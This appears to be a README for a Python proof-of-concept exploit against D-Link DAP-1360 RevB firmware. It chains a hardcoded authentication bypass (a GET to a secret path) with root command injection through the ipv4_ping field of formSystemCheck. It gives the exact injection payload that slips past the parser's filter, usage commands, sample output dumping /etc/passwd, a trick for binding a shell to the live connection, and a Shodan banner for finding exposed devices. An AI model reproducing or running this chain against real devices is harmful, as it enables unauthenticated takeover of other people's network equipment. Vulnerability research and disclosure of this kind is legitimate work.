
Python PoC exploiting CVE-2026-95675, an unauthenticated root command injection in D-Link DAP-1360 RevB firmware via a hardcoded auth-bypass and the formSystemCheck handler.

Unauthenticated remote root command execution (CWE-78 — OS Command Injection)
in the formSystemCheck handler, reachable via a hardcoded authentication
backdoor. Verified against DAP-1360 RevB, firmware 2.14B05.
Two independent issues chained:
1. Hardcoded auth-bypass path. In main (httpd @ 0x4064c8):
strcasecmp(request_path, "dEfWzDLOgIn")   ; token @ 0x48046c
  ...
  sw 1, 8(sp_login_slot)                  ; mark this source-IP as logged in
GET /dEfWzDLOgIn returns 404 (it is not a real file) but, as a side
effect, flags the requesting source IP's session slot as authenticated — no
username, password, or captcha required.
2. OS command injection. formSystemCheck
(POST /apply.cgi?formSystemCheck) builds a shell command with:
_system("ping %s -c 2 >/tmp/test_ping", cgi("ipv4_ping"))
ipv4_ping is passed unsanitized into the format string; _system() uses
vsprintf into a fixed stack buffer and hands it to system(). The handler
performs no auth check of its own.
The busybox POST-body parser strips ;, |, backtick, and newline, but
&& survives. A payload must terminate the prefix ping and then chain
with &&, e.g.:
127.0.0.1 -c 1 && <command> > /www/out.htm && x
python3 autopoc.py <target> [command]

python3 autopoc.py 192.168.0.50
python3 autopoc.py 192.168.0.50 "ls -la /"
| Arg | Description |
|---|---|
target | target host/IP (default scheme http://) |
command (optional) | root command to run (default: cat /etc/passwd); use , not /` |
GET /dEfWzDLOgIn — triggers the hardcoded auth bypass (returns 404; side effect happens server-side).POST /apply.cgi?formSystemCheck with ipv4_ping=127.0.0.1 -c 1 && <cmd> > /www/<OUT> && x — root command injection.GET /<OUT> — retrieves the command output (httpd serves .htm/.html, not .txt).[*] target : 192.168.0.50
[*] command : cat /etc/passwd
[*] GET /dEfWzDLOgIn -> 404 (login slot flagged)
[*] POST /apply.cgi?formSystemCheck -> 302
[+] output (RCE.htm):
------------------------------------------------------------
root:x:0:0:root:/:/dev/null
nobody:x:0:0:nobody:/:/dev/null
------------------------------------------------------------
nc, wget, base64, chmod, id — use cat, echo, ls, cp, etc._system() returns, sh <&5 >&5 2>&5 can attach a shell to the live connection (fragile under user-mode QEMU; better on real hardware).Shodan ("CAMEO-httpd", the httpd vendor banner) shows only a small number of
internet-exposed instances of this exact codebase; the device is primarily a
LAN-side access point. Exploitation requires reachability of the web
management interface.
&&;
